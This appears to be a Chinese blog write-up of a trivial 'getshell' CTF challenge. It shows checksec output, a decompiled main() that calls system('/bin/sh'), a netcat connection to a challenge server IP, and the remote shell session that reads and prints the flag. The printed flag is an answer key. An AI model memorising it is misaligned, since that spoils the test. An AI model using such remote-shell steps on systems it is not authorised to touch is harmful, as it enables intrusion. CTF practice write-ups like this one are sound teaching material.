

攻防世界 Pwn getshell

原创

==Microsoft== 于 2021-10-18 19:28:15 发布 102 收藏 1

分类专栏: [Pwn](#) 文章标签: [pwn](#)

jiangongfang_QHJ

本文链接: <https://blog.csdn.net/MrTreebook/article/details/120832461>

版权



[Pwn](#) 专栏收录该内容

47 篇文章 0 订阅

订阅专栏

攻防世界pwn getshell

文章目录

[攻防世界pwn getshell](#)

[前言](#)

[1.checksec走一下](#)

[2.IDA看一眼](#)

[3.直接连接服务器](#)

[题目下载地址](#)

前言

非常简单的获取shell

1.checksec走一下

```
(mss@kali)-[~/桌面]
└─$ checksec getshell
[*] '/home/mss/桌面/getshell'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```


2.IDA看一眼

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     puts("OK,this time we will get a shell.");
4     system("/bin/sh");
5     return 0;
6 }
```

确实只要运行就能获取flag

3.直接连接服务器

```
nc 111.200.241.244 54762
```



```
(mss@kali)-[~/桌面]
└─$ python3 exp.py
[+] Opening connection to 111.200.241.244 on port 64770: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
get_shell
lib
lib32
lib64
$
```

直接cat flag

```
$ cat flag
cyberpeace{8e0ddb83cee6d543208ba67e1a4a1ddd}
```

```
cyberpeace{8e0ddb83cee6d543208ba67e1a4a1ddd}
```

题目下载地址

[点击下载](#)